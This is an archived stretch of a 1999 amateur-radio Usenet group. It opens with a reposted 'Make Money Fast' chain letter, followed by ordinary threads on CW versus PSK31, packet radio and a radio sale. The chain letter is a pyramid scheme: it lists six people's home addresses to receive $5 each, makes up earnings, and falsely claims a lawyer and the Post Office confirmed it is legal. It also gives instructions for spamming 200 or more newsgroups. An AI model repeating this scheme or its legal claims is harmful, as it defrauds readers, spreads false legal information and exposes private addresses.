> BASIC STEPS FOR POSTING:
>
> 1. Find a newsgroup and you click on it.
>
> 2. You click on 'POST AN/NEW ARTICLE' or 'TO NEWS' or anything else
> similar to these.
>
> 3. You type your flashy headline in the subject box.
>
> 4. Now, either you attach the file containing your amended letter, or
> you PASTE the letter. (You have to COPY it from the text editor, of
> course, from before.)
>□
> 5. Finally, you click on 'SEND' or 'POST' or 'OK', whatever is there.
>
>

>
> **REMEMBER, THE MORE NEWSGROUPS YOU POST IN, THE MORE MONEY YOU
WILL
> MAKE! BUT YOU HAVE TO POST A MINIMUM OF 200**
>
> That's it! You will begin receiving money from around the world within

> days! You may eventually want to rent a P.O.Box due to the large
> amount
> of mail you receive. If you wish to stay anonymous, you can invent a
> name to use, as long as the postman will deliver it.
>
> **JUST MAKE SURE ALL THE ADDRESSES ARE CORRECT. **
>
>

>
> =================
> Now the WHY part:
> =================
>
> Out of 200 postings; say I receive only 5 replies (a very low
> example).
> So then I made $5.00 with my name at #6 on the letter. Now, each of
> the
> 5 persons who just sent me $5.00 make the MINIMUM 200 postings, each
> with my name at #5 and only 5 persons respond to each of the original
> 5, that is another $125.00 for me, now those 25 each make 200 MINIMUM
> posts
> with my name at #4 and only 5 replies each, I will bring in an

> additional $625.00! Now, those 125 persons turn around and post the
> MINIMUM 200 with my name at #3 and only receive 5 replies each, I will

> make an additional $3130.00! OK, now here is the fun part, each of
> those
> 625 persons post a MINIMUM 200 letters with my name at #2 and they
> each
> only receive 5 replies, that just made me $15,625.00! Those 3,125
> persons will all deliver this message to 200 newsgroups with my name
> at #1 and
> if still 5 persons per 200 newsgroups react I will receive $78,125,00!

> With an original investment of only $30.00! AMAZING! And as I said 5
> responses is actually VERY LOW! Average are probable 20 to 30! So lets

> put those figures at just 15 responses per person. Here is what you
> will make:
>
> at #6 $75.00
>
> at #5 $1,125.00
>
> at #4 $16,875.00
>
> at #3 $253,125.00
>
> at #2 $3,796,875.00
>
> at #1 $56,953,125.00
>
> When your name is no longer on the list, you just take the latest
> posting in the newsgroups, and send out another $30.00 to names on the
> list, putting your name at number 6 again. And start posting again.
> The
> thing to remember is, do you realize that thousands of people all over

> the world are joining the internet and reading these articles
> everyday,
> JUST LIKE YOU are now!
>
> So can you afford $30.00 and see if it really works? I think
> so...People
> have said, "what if the plan is played out and no one sends you the
> money? So what! What are the chances of that happening when there are
> tons of new honest users and new honest people who are joining the
> internet and newsgroups everyday and are willing to give it a try?
> Estimates are at 20,000 to 50,000 new users, every day, with thousands

> of those joining the actual Internet. Remember, play FAIRLY and
> HONESTLY and this will work. You just have to be honest.
>
> By the way, if you try to deceive people by posting the messages with

> your name in the list and not sending the money to the rest of the
> people already on the list, you will NOT get as much. Someone I talked

> to knew someone who did that and he only made about $150.00, and
> that's
> after seven or eight weeks! Then he sent the 6 $5.00 bills, people
> added him to their lists, and in 4-5 weeks he had over $10k. This is
> the
> fairest and most honest way I have ever seen to share the wealth of
> the
> world without costing anything but our time! You also may want to buy
> mailing and e-mail lists for future dollars. Make sure you print this
> article out RIGHT NOW, also. Try to keep a list of everyone that sends

> you money And always keep an eye on the newsgroups to make sure
> everyone is playing fairly. Remember that HONESTY IS THE BEST POLICY.
> You don't
> need to cheat the basic idea to make the money!
>
> GOOD LUCK to all and please play fairly and reap the huge rewards from

> this, which is tons of extra CASH. Please remember to declare your
> extra income. Thanks once again...
>
> ==========
>
> LEGAL? ? ? (Comments from Bob Novak who started this new version.)
>
> "People have asked me if this is really legal. Well, it is! You are
> using the Internet to advertise you business. What is that business?
> You are assembling a mailing list of people who are interested in home

> based computer and online business and methods of generating income at

> home.
> Remember that people send you a small fee to be added to your mailing
> list. It is legal. What will you do with your list of thousands of
> names?
>
> Compile all of them into a database and sell them as "Mailing Lists"
> on
> the internet in a similar manner, if you wish, and make more money.
> How
> do you think you get all the junk mail that you do? Credit card
> companies, mail order, Utilities, anyone you deal with through the
> mail
> can sell your name and address on a mailing list, unless you ask them
> not to, in addition to there regular business, So, why not do the same

> with the list you collect. You can find more info about "Mailing
> Lists"
> on the internet using any search engine.

>
> ." So, build your mailing list, keep good accounts, declare the income
> and pay your taxes. By doing this you prove your business intentions.
> Keep an eye on the newsgroups and when the cash has stopped coming
> (that means your name is no longer on the list), you just take the
> latest
> posting at the newsgroups, send another $30.00 to the names stated on
> the list, make your corrections (put your name at #6) and start
> posting
> again.
>
> ==========
>
> NOTES:
> *1. In some countries, the export of the country's exchange is
> illegal.
> But you can get the license to do this from the post office,
> Explaining
> the above statements (that you have an online business, etc. You may
> have to pay an extra tax, but that's OK, the amount of the incoming
> money is HUGE! And as I said, a few countries have that restriction.
>
> *2. You may want to buy mailing and e-mail lists for future dollars.
> (Or Database or Spreadsheet software.)
>
> *3. If you're really not sure or still think this can't be for real,
> please print a copy of this article and pass it along to someone who
> really needs the money, and see what happens.
>
> *4. You should start getting responses within 1-2 weeks.
--
Posted via Talkway - http://www.talkway.com
Surf Usenet at home, on the road, and by email -- always at Talkway.

1260. MAKE MONEY FAST!!! NO B.S. *MUST READ*

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Kirky99 <KiRkY99@Juno.Com>
Message-ID: <ASxC2.11296$po.4692@c01read02.service.talkway.com>
Source record: 19338

****
* MAKE TONS OF $$$$$$$ IN 5 WEEKS! THIS IS THE REAL THING ! NO B.S.! *
****

HOW TO GET $50,000.00 in 5 weeks or more (347,000.00 in 5 month !!)

THERE IS NO LIMIT !!! ....

> This is simple, safe, and it really works! For $30 (U.S), 6 stamps, and

> about an hour of your time, you could earn a year's salary in a month.

> Sounds to good to be true, but just imagine. WHAT IF?
>
> A little while back, I was browsing these newsgroups, just like you
> are now, and came across an article similar to this that said you
> could make thousands of dollars within weeks with only an initial
> investment of $30.00! So I thought, "Yeah, right, this must be a scam!"

> but like most of us, I was curious. Like most of us, I kept reading.
> Anyway, it said that if you send $5.00 to each of the 6 names and
> addresses stated in the article, you could make thousands in a very
> short period of time. You then place your own name and address at the
> bottom of the list at #6, and post the article to at least 200
> newsgroups. (There are about 22,000.) or e-mail them to friends, or
> e-mailing lists...
>
> No catch, that was it.
>
> Even though the investment was a measly $30, I had three questions that

> needed to be answered before I could get involved in this sort of
> thing.
>
> 1.IS THIS REALLY LEGAL?
>
> I called a lawyer first. The lawyer was a little skeptical that I
> would actually make any money but he said it WAS LEGAL if I wanted to
> try it. I told him it sounded a lot like a chain letter but the
> details of the system (SEE BELOW) actually made it a legitimate legal
> business.
>
> 2. Would the Post Office be ok with this...?
>
> I called them: 1-800-725-2161 and they confirmed THIS IS ABSOLUTELY
> LEGAL! (See Title 18,h sections 1302 NS 1341 of Postal Lottery Laws).

> This clarifies the program of collecting names and addresses for a
> mailing list.
>
> 3. Is this moral?
>
> Well, everyone who sends me a buck has a good chance of getting A LOT
> of money ... a much better chance than buying a lottery ticket!
>
> So, having these questions answered, I invested EXACTLY $7.92 ... six
> $5.00 bills and six 32 cent postage stamps ... and boy am I glad I
> did! Within 7 days, I started getting money in the mail! I was
> shocked! I still figured it would end soon, and didn't give it another

> thought. But the money just continued coming in. In my first week, I
> made about $100.00 to $150.00 dollars. By the end of the second week I
> had made a total of $5,000.00! In the third week I had over $50,000.00

> and it was still growing. This is now my fourth week and I have made a

> total of just over $210,000.00 and it's still coming in.....
>
> It's certainly worth $30.00 and 6 stamps!
>
> So now I'm reposting this so I can make even more money! The *ONLY*
> thing stopping *ANYONE* from enriching their own bank account is pure
> laziness!
>
> It took me all of 5 MINUTES to print this out, follow the directions,
> and begin posting to newsgroups. It took me a mere 45 minutes to post
> to over 200 newsgroups. And for this GRAND TOTAL investment of $ 32.92
> (US) and under ONE HOUR of my time, I have reaped an incredible amount

> of money -- like nothing I've ever even heard of anywhere before!
>
> 'Nuff said!☐
>
> Let me tell you how this works, and most importantly, why it works.
> Also, make sure you print a copy of this article now, so you can get
> the information off of it when you need it. The process is very simple

> and consists of THREE easy steps.
>
> ============
> HOW IT WORKS
> ============
>
> STEP 1:
> ------
> Get 6 separate pieces of paper and write the following on each piece
> of paper:
>
> PLEASE ADD ME TO YOUR MAILING LIST.

> $5 US DOLLAR PROCESSING FEE IS ENCLOSED.
>
> (THIS IS KEY AS THIS IS WHAT MAKES IT LEGAL SINCE YOU ARE PAYING FOR
> AND LATER OFFERING A SERVICE).
>
> Now get 6 $5.00 bills and place ONE inside EACH of the 6 pieces of
> paper so the bill will not be seen through the envelope to prevent
> theft/robbery.
>
> Then, place one paper in each of the 6 envelopes and seal them. You
> should now have 6 sealed envelopes, each with a piece of paper stating
> the above phrase and an U.S. $5.00 bill.
>
> Mail the 6 envelopes to the following addresses:
>
> #1 - Patrick "Blunt" Richardson
> 308 N. Wingate St.
> Wake Forest, NC 27587
> USA
>
> #2 - Jacky Maier
> 9 Jacob Jacob st.
> 2018 Antwerpen
> BELGIUM
>
> #3 - "Kirky"
> 14307 Village View Dr.
> Tampa, FL 33624
>
> #4 - "bart"
> 3836 Forest Brook.
> Flagstaff, Az 86004
>
> #5 - Eric Sorensen
> 2708 Adrienne Circle
> College Station, TX 77845
>
> #6- Ben Wojciak
> 610 N. Highland
> Graham/Greenlee #146
> Tucson, Az 85719
>
> STEP 2: Now take the #1 name off the list that you see above, move the
> other names up (6 becomes 5, 5 becomes 4, etc.) and add YOUR Name as
> number 6 on the list. (If you want to remain anonymous put a nickname,
> but the address MUST be correct. It, of course, MUST contain your
> country, state/district/area, zip code, etc! You wouldn't want your

> money to fly away, wouldn't you?).
>
> STEP 3: Now post your amended article to at least 200 newsgroups.
> Remember that 200 postings are just a guideline. The more you post,
> the
> more money you make!
>
> Don't know HOW to post in the news groups? Well do exactly the
> following:
>
>

>
> HOW TO POST TO NEWSGROUPS FAST WITH YOUR WEB BROWSER:
>
> The fastest way to post a newsletter: Highlight and COPY (Ctrl-C) the
> text of this posted message and PASTE (Ctrl-V) it into a plain text
> editor (as Wordpad) and save it. After you have made the necessary
> changes that are stated above, simply COPY (Ctrl-C) and PASTE (Ctrl-V)

> the text into the message composition window, after selecting a
> newsgroup, and post it! (Or you can attach the file, without writing
> anything to the message window.)
>
>

> ----------
>
> If you have Netscape Navigator 3.0 do the following:
>
> 1. Click on any newsgroup like normal, then click on 'TO NEWS'. This
> will bring up a box to type a message in.
>
> 2. Leave the newsgroup box like it is, change the subject box to
> something flashy, something to catch the eye, as "$$$ NEED CASH $$$?
> READ HERE! $! $! $" Or "$$$! MAKE FAST CASH, YOU CAN'T LOSE! $$$". Or
> you can use my subject title.
>
> 3. Now click on 'ATTACHMENTS'. Then click on 'ATTACH FILE'. Find your
> file on your Hard Disk (the one you saved from the text editor). Once
> you find it, click on it and then click 'OPEN' and 'OK'. You should
> now
> see your file name in the attachments box.
>
> 4. Now click on 'SEND'/'POST'. You see? Now you just have 199 to go!
> (Don't worry, it's easy and quick once you get used to it.) NOTE: All□

> the versions of Netscape Navigator's are similar to each other, so
> you'll have no problem to do this if you don't have Netscape Navigator

> 3.0.
>
>

>
> ! QUICK TIP!
>
> (For Netscape Navigator 3.x and above)
>
> You can post this message to many newsgroups at a time, by simply
> selecting a newsgroup near the top of the screen, hold down the SHIFT,

> and then select a newsgroup near the bottom of the screen. All of the
> newsgroups in/between will be selected. After that, you follow/do the
> basic steps, stated below at this letter, except of step #1. You can
> go
> to the page stated below in this letter and click on a newsgroup to
> open up the newsgroups window. Once you've done this, in the same
> window go
> to 'OPTIONS', and then mark 'SHOW ALL NEWSGROUPS' and 'SHOW ALL
> MESSAGES'. Now you can see all the newsgroups and you can apply easier

> the above tip.
>
>

>
> If you have MS Internet Explorer do the following:
>
> 1. Go to the newsgroups and press 'POST AN ARTICLE'. To the new window

> type your headline in the subject area and then click in the large
> window below. There either PASTE your letter (which it's been copied
> from the text editor), or attach the file which contains it.
>
> 2. Then click on 'SEND' or 'OK'. NOTE: All versions of MS Internet
> Explorer are similar to each other, so you won't have any problem
> doing
> this.
>
> GENERAL NOTES ON POSTING: A nice page where you'll find all the
> newsgroups if you want help is http://www.liszt.com/ (When you go to
> the home page, click on the link 'Newsgroup Directory'). But I don't
> think
> you'll have any problem posting because it's very easy once you've
> found the newsgroups. All these web browsers are similar. It doesn't
> matter
> which one you have. (But it makes it very easy if you have Netscape
> Navigator 3.0 or later. You may download it from the Internet if you
> don't have it.) You just have to remember the basic steps, stated

> below.
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> 1. Find a newsgroup and you click on it.
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> **JUST MAKE SURE ALL THE ADDRESSES ARE CORRECT. **
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>

>
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> =================
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> Out of 200 postings; say I receive only 5 replies (a very low
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> MINIMUM 200 with my name at #3 and only receive 5 replies each, I will

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> only receive 5 replies, that just made me $15,625.00! Those 3,125
> persons will all deliver this message to 200 newsgroups with my name
> at #1 and
> if still 5 persons per 200 newsgroups react I will receive $78,125,00!

> With an original investment of only $30.00! AMAZING! And as I said 5
> responses is actually VERY LOW! Average are probable 20 to 30! So lets

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> of those joining the actual Internet. Remember, play FAIRLY and
> HONESTLY and this will work. You just have to be honest.
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> By the way, if you try to deceive people by posting the messages with

> your name in the list and not sending the money to the rest of the
> people already on the list, you will NOT get as much. Someone I talked

> to knew someone who did that and he only made about $150.00, and
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> after seven or eight weeks! Then he sent the 6 $5.00 bills, people
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> "People have asked me if this is really legal. Well, it is! You are
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> You are assembling a mailing list of people who are interested in home

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>
> Compile all of them into a database and sell them as "Mailing Lists"
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> the internet in a similar manner, if you wish, and make more money.
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> *4. You should start getting responses within 1-2 weeks.
--
Posted via Talkway - http://www.talkway.com
Surf Usenet at home, on the road, and by email -- always at Talkway.

1261. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7beb9irlg0@208.207.71.176>
Source record: 19339
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > When one can copy
> > the CWID on an unprintably weak PSK31 signal, as long as it
> > DOES NOT MATTER how many bits one can handle in a given time
> > frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".
>
>
> If a PSK signal occupies the same bandwidth as a CW signal and
> operates at the same baud rate as a CW signal, it will run
> circles around CW.

So just WHEN does a PSK signal occupy the same bandwidth,
you droll troll? THAT is what we've been talking about for
so long. With CW the operator can change bandwidths and data
speeds at will, continuously adjusting and optimizing the
conditions. In a bandwidth optimized for CW, CW can be
copied under conditions where PSK cannot. There is NO
adjustment available in current PSK implementations. Your
"theory" falls flat on it's face in actual practice. This is
what I've been insisting for 2 years now, and you continue
to play assinine laboratory games, with "theory". Yeah, we
know the theory. We also know the PRACTICE.

> PSK31 was chosen for 50wpm because that's
> about the rate humans type. The bandwidth fell out from that.
> Forget PSK31. You cannot copy 50wpm CW through a 31Hz filter
> so CW fails the competition with PSK31.

So I'm on the air, tune in a PSK31 signal which is too
weak to lock and print, then the CW ID comes, which I *can*
copy quite well. I can/'t work the station on-the-air on
PSK31, but I could sure work him on CW, if he was equipped
to switch. I've worked CW stations at that signal level many
times.

So I'm to "forget PSK31 and stuff my CW signal through a 31
cycle filter so as to get a valid comparison". Yeah,
right! That's just what I was looking for, a valid
theoretical comparison! No *communications* needed, or
wanted. Just as long as your theory is satisfied. Should we
be surprised? Not really, given your history. Theory is
"everything" to you geeks.

> Think about PSK83
> running at 20wpm. It will beat 20wpm CW all to hell.

Next I guess you will say that if the PSK had been at a
20wpm rate I would have been able to lock and print it, Hey?
I Don't Think so. But it makes no difference. It wasn't and
I was not able to. And we'll never know if a practical
implementation of PSK at 20wpm could have come close to it
or not. Of course you will claim that you "know".

Hey Cecil--did you know that PRACTICAL IMPLEMENTATIONS of
theory are almost never anywhere close to the theoretically
possible efficiencies? If you've never worked on actual,
real live working radio equipment, but spent your entire
life in a lab somewhere you may very well have missed that
little fact completely. Theory sometimes doesn't translate
well into hardware. Software too. It depends heavily on the
hardware and software skills of the engineer(s) involved.
Seems like you may have missed that.

>The
> only problem is nobody wants to type at 20wpm.
>

The pertinent question is why do all you geeks fear 20wpm
CW so much???

Dick C

1262. Re: SHARP ZAURUS 5000 FOR PACKET?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36DAB7B7.414244A6@best.com>
Source record: 19340

If it is a CE machine, check out this site for HPC (handheld PC's)

http://www.best.com/~wdunckel/thd7.html

Budda250 wrote:
>
> IS THE ZAURUS CAPABLE OF BEING USED FOR A PACKET PLATFORM?
> WHERE DO I GET INFO ON PROGRAMS AND WIRING NEEDED?
> THANX

1263. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bedjf$3kk$0@208.207.71.176>
Source record: 19341
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Paul Keinanen wrote:
>
> On 1 Mar 1999 03:04:52 GMT, Dick Carroll <dixieNS@townsqr.com> wrote:
>
> : The CWID on the PSK31
> : signal proves it beyond any further doubt. When one can copy
> : the CWID on an unprintably weak PSK31 signal, as long as it
> : DOES NOT MATTER how many bits one can handle in a given time
> : frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".
> : Whatever else you say now is moot. The deal is done.
>
> If your only criterion is "getting something through" no matter what
> the speed/time is, take a look at RadCom November 1997 describing the
> test between G4JNT and G3PLX (393 km) on 73 kHz with 1 mW ERP.
>
> The transmitted data used A1A transmitted Morse code with dot length
> of 80 s (0.015 WPM) with visual spectrogram detection. Due to the
> detection method FSK ASCII could have been used as well. For
> regulatory purposes the CWID was transmitted at 12 WPM at the end of
> each dot period.
>
> There was no aural detection of the CWID, since the carrier was never
> heard aurally during the test, there were great concerns getting the
> transmitter and receiver frequencies to match (i.e. within the
> receiver passband) and the received frequency and drift was later on
> determined from the spectrogram.
>
> As in this test the CWID did NOT get through, it should be clear that
> adjusting the data rate between the CWID and the actual data being
> transmitted, you can get either part to "get through" in marginal
> condition.
>
> You used your logic to prove your point, I used the same logic to
> prove just the opposite, thus, that logic is faulty and proves
> nothing.
>
> Paul OH3LWR

Paul, your story is very interesting and informative but no
more applicable to the masses of ham radio operators than
Cecil's theories.

Much is learned by all when hams get involved in such
experimentation. No one ever said that we shouldn't do that

nor that the rest of us should ignore the results and findings. The point here is that

All this insisting on shoving all the "digital dogma" at the amateur radio service is all a part of their pell mell effort to chase the radiotelegraph code from the ham bands via persuading regulators that they should drop the code tests. Nothing more.

Once code testing is gone, so will all the great stories of just how great all these digital theories are. Every poster here who insists that all amateurs adopting all this "theory" are, to a man, code haters and strong NCI advocates of abandoning radiotelegraph code testing, and thus abandoning the code itself, within ham radio. They have made their Agenda more than clear, repeatedly.

I strongly oppose dropping code testing since I am certain that would spell the end of use of the mode and that would be a profoiund loss to the communications capability of the ARS. Skills that most hams don't learn that is difficult, they won't learn, at all. Soon radiotelegraph code will be onlhy the memory that it is in other services.

There's absolutely no intelligent reason why we cannot keep radiogtelegraph code communications while simultanelously advancing. Only the flawed opinions of the technocrats say otherwise.

Dick C

1264. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bedicrlg1@208.207.71.176>
Source record: 19342
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Paul Keinanen wrote:
>
> On 1 Mar 1999 03:04:52 GMT, Dick Carroll <dixieNS@townsqr.com> wrote:
>
> : The CWID on the PSK31
> : signal proves it beyond any further doubt. When one can copy
> : the CWID on an unprintably weak PSK31 signal, as long as it
> : DOES NOT MATTER how many bits one can handle in a given time
> : frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".
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> the speed/time is, take a look at RadCom November 1997 describing the
> test between G4JNT and G3PLX (393 km) on 73 kHz with 1 mW ERP.
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> The transmitted data used A1A transmitted Morse code with dot length
> of 80 s (0.015 WPM) with visual spectrogram detection. Due to the
> detection method FSK ASCII could have been used as well. For
> regulatory purposes the CWID was transmitted at 12 WPM at the end of
> each dot period.
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> There was no aural detection of the CWID, since the carrier was never
> heard aurally during the test, there were great concerns getting the
> transmitter and receiver frequencies to match (i.e. within the
> receiver passband) and the received frequency and drift was later on
> determined from the spectrogram.
>
> As in this test the CWID did NOT get through, it should be clear that
> adjusting the data rate between the CWID and the actual data being
> transmitted, you can get either part to "get through" in marginal
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> You used your logic to prove your point, I used the same logic to
> prove just the opposite, thus, that logic is faulty and proves
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nor that the rest of us should ignore the results and findings. The point here is that

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Once code testing is gone, so will all the great stories of just how great all these digital theories are. Every poster here who insists that all amateurs adopting all this "theory" are, to a man, code haters and strong NCI advocates of abandoning radiotelegraph code testing, and thus abandoning the code itself, within ham radio. They have made their Agenda more than clear, repeatedly.

I strongly oppose dropping code testing since I am certain that would spell the end of use of the mode and that would be a profoiund loss to the communications capability of the ARS. Skills that most hams don't learn that is difficult, they won't learn, at all. Soon radiotelegraph code will be onlhy the memory that it is in other services.

There's absolutely no intelligent reason why we cannot keep radiogtelegraph code communications while simultanelously advancing. Only the flawed opinions of the technocrats say otherwise.

Dick C

1265. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DAD0DA.4C0E@ibm.net>
Source record: 19343
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> So just WHEN does a PSK signal occupy the same bandwidth,
> you droll troll? THAT is what we've been talking about for
> so long. With CW the operator can change bandwidths and data
> speeds at will, continuously adjusting and optimizing the
> conditions.

With PSK, the operator can change bandwidths and data
speeds at will, continuously adjusting and optimizing the
conditions over a much wider range than is possible with
manual CW.

> In a bandwidth optimized for CW, CW can be
> copied under conditions where PSK cannot.

This is absolute BULL$HIT, Dick. PSK has a natural 6dB
advantage over CW at the same maximum power level. The
fact that you cannot copy 50wpm CW through a 31Hz
filter proves you are absolutely wrong.

> There is NO
> adjustment available in current PSK implementations.

Then implement one, Dick. That's like saying a car cannot
go anywhere when it has a flat and no spare tire, therefore
cars cannot go anywhere. PSK31 is just one implementation
of PSK and a very, very simple one at that. Every
implementation has its advantages and disadvantages.

> So I'm on the air, tune in a PSK31 signal which is too
> weak to lock and print, then the CW ID comes, which I *can*
> copy quite well. I can/'t work the station on-the-air on
> PSK31, but I could sure work him on CW, if he was equipped
> to switch. I've worked CW stations at that signal level many
> times.

And that does not change the fact that you are wrong. You
are still insisting on comparing apples and oranges. You
cannot get a true comparison between CW and PSK until
you implement them with the *same parameters* in Shannon's
law - *same* bandwidth, *same* time to transmit the *same*
number of bits, and the *same* S/N ratio. Otherwise, I can
use your exact logic to prove that SSB is vastly superior
to CW.

Here's the example of your logic: I am running 1.5kw on SSB
and getting through while you are running 1.5w on CW and are
not getting through. Dick's logic says SSB is superior to
CW. That is your EXACT logic, Dick, yet you will scream
that I am not comparing apples and apples yet that is exactly
what you insist on doing for 20wpm CW Vs PSK31. See how
stupid and ignorant your argument is?

> Next I guess you will say that if the PSK had been at a
> 20wpm rate I would have been able to lock and print it, Hey?

Yep, that's entirely probable even though CW would still have
an unfair 2/1 advantage in bandwidth. One way to approximate
an even playing field would be to send each character
five times using PSK31 and if any three characters agreed
perfectly, to print that as a single character. That would
be a pretty easy experiment to run and would approximate
an even playing field between 20wpm CW and PSK31 thus
comparing apples to apples.

> I Don't Think so. But it makes no difference. It wasn't and
> I was not able to. And we'll never know if a practical
> implementation of PSK at 20wpm could have come close to it
> or not. Of course you will claim that you "know".

That's the thing about knowledge, Dick. Knowledge tells us
that if you are hit by an oncoming truck, you will be injured
or killed. No need to experiment but, in your case, it would
do the gene pool a favor.

> The pertinent question is why do all you geeks fear 20wpm
> CW so much???

You must not be allowed to spread the myth that the earth is
flat and is the center of the universe. Some naive young person
might be mislead down the path to a lifetime of absolute ignorance.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1266. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DAD165.7038@ibm.net>
Source record: 19344
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> Look, you friggin idiot--if you don't agree just tell it to
> Cecil--those are HIS figures.

I should have said 20wpm CW has an UNFAIR 4/1 advantage over PSK31
just as 1.5kw SSB has an unfair advantage over 1.5w CW.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1267. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: clintbrad4d@earthlink.net
Message-ID: <7bej5mqnb1@nnrp1.dejanews.com>
Source record: 19345
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7bbo7j$ati@sjx-ixn9.ix.netcom.com>,
kc5egg@ix.netcom.com(Gerald Schmitt) wrote:

> Their copy protection is a nightmare...

How does this negatively affect anyone using the software on a system that
meets RT Systems's published "system requirements" for running the software?

- Clint Bradford

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1268. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DAD208.65DC@ibm.net>
Source record: 19346
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote:
> You ignored the rest of my post, I see, where I pointed out the real
> stupidity of the comments.

I trimmed the rest of your post but I didn't ignore it.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1269. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DAD30F.7638@ibm.net>
Source record: 19347
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Mark Brown wrote:
> Been folowing the thread, is there a version of psk that
> sends around 10wpm, I would like to experiment with real
> weak signals, 1296 eme.

The PSK31 source code is available so you could just change the
modulation frequency. (I've forgotten a lot about PSK and need
to review the BPS Vs bandwidth issue.)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1270. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Christopher Hill <christopher.hill@ukonline.co.uk>
Message-ID: <7bh3otjgc8@apple.news.easynet.net>
Source record: 19148
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

hey, why should they? 'twas a cross post

awaits Zag's response to do with French
--

' Ore stabit fortis a fine placet ore stat '
(found on a park bench)
christopher.hill@ukonline.co.uk
ICQ: 18705430

Please do not use this address to send unsolicited email.
MegaShaft_2000 wrote in message <4YwC2.668$XO5.533@news.rdc1.pa.home.com>...
>SPEAK ENGLISH!
>
>Twin wrote in message <36DA69BA.55F73DCC@cyberdude.com>...
>>T'es pas le seul ` vouloir (sa)voir...
>>Twin.
>>
>>St. Jackanape a `crit:
>>
>>> Est-ce qu'Estelle ont quelque roi class` selon la grosseur des
poitrines?
>Ou est-ce qu'ils
>>> sont poitrines all`es parfaitement pour un roi? Les se renseignant
>esprits veulent savoir!
>>>
>>> Le Jackanape
>>
>>
>>
>
>

1271. - KENWOOD TS 450-S -

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Cicala <hatyb@tin.it>
Message-ID: <7bh5r1$4io$5@nslave1.tin.it>
Source record: 19149

Vendo causa inutilizzo,RTX HF mod. KENWOOD TS 450 S con accordatore d'antenna
come nuovo, manuali in Italiano ed Inglese. €. 1.500.000
Solo Piemonte, Lombardia, Liguria.

Marco hatyb@tin.it

1272. Re: Relevant comparisons (was Re: Hartler-Shannon law)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bh6r2ken0@208.207.71.153>
Source record: 19150
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dana H. Myers K6JQ wrote:

> What's your real point, Dick?

Actually its pretty simple. To those hams who are NOT designers of advanced communications systems, mainly the interest is in completing communications. When you say that the "Best" mode is the one that *fails* to work alongside one that does, at the exact same power level, and you insist that the failed mode is indeed the most efficient, you might as well expect to be called upon to prove it. And you're starting from a position of proven failure! Then when you do prove it mathematically, you still haven't overcome the demonstrated failiure beside the working mode *at the same power output level*. It reminds one of the mathmatician who very capably "proved" that he was as old as his Grandfather, in seemingly-logical mathematical steps.

Then add the critical fact that ALL of those posting all these "efficiency" assertions here on RRAP are those who clearly have demonstrated their hatred for Morse code, the fact that the mode which DID work was CW just compounds an already involved, suspect situation. When people express hatred of CW then proceed to criticise amd trash it --and all who support it--using "theory" that is nonexistant in amateur radio literature, and almost as obscure elsewhere, even in engineering literature not of fairly recent publication, the enigma only grows.

One would hope that all those who live and breath nothing but digital theory can understand that you certainly are in the minority of ham radio operators. You really need to find a better solution to the problem of getting your message out, lest it be lost in all the QRM.
Which is sure to only increase as ham radio licenses become much easier to obtain.

Dick C

1273. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
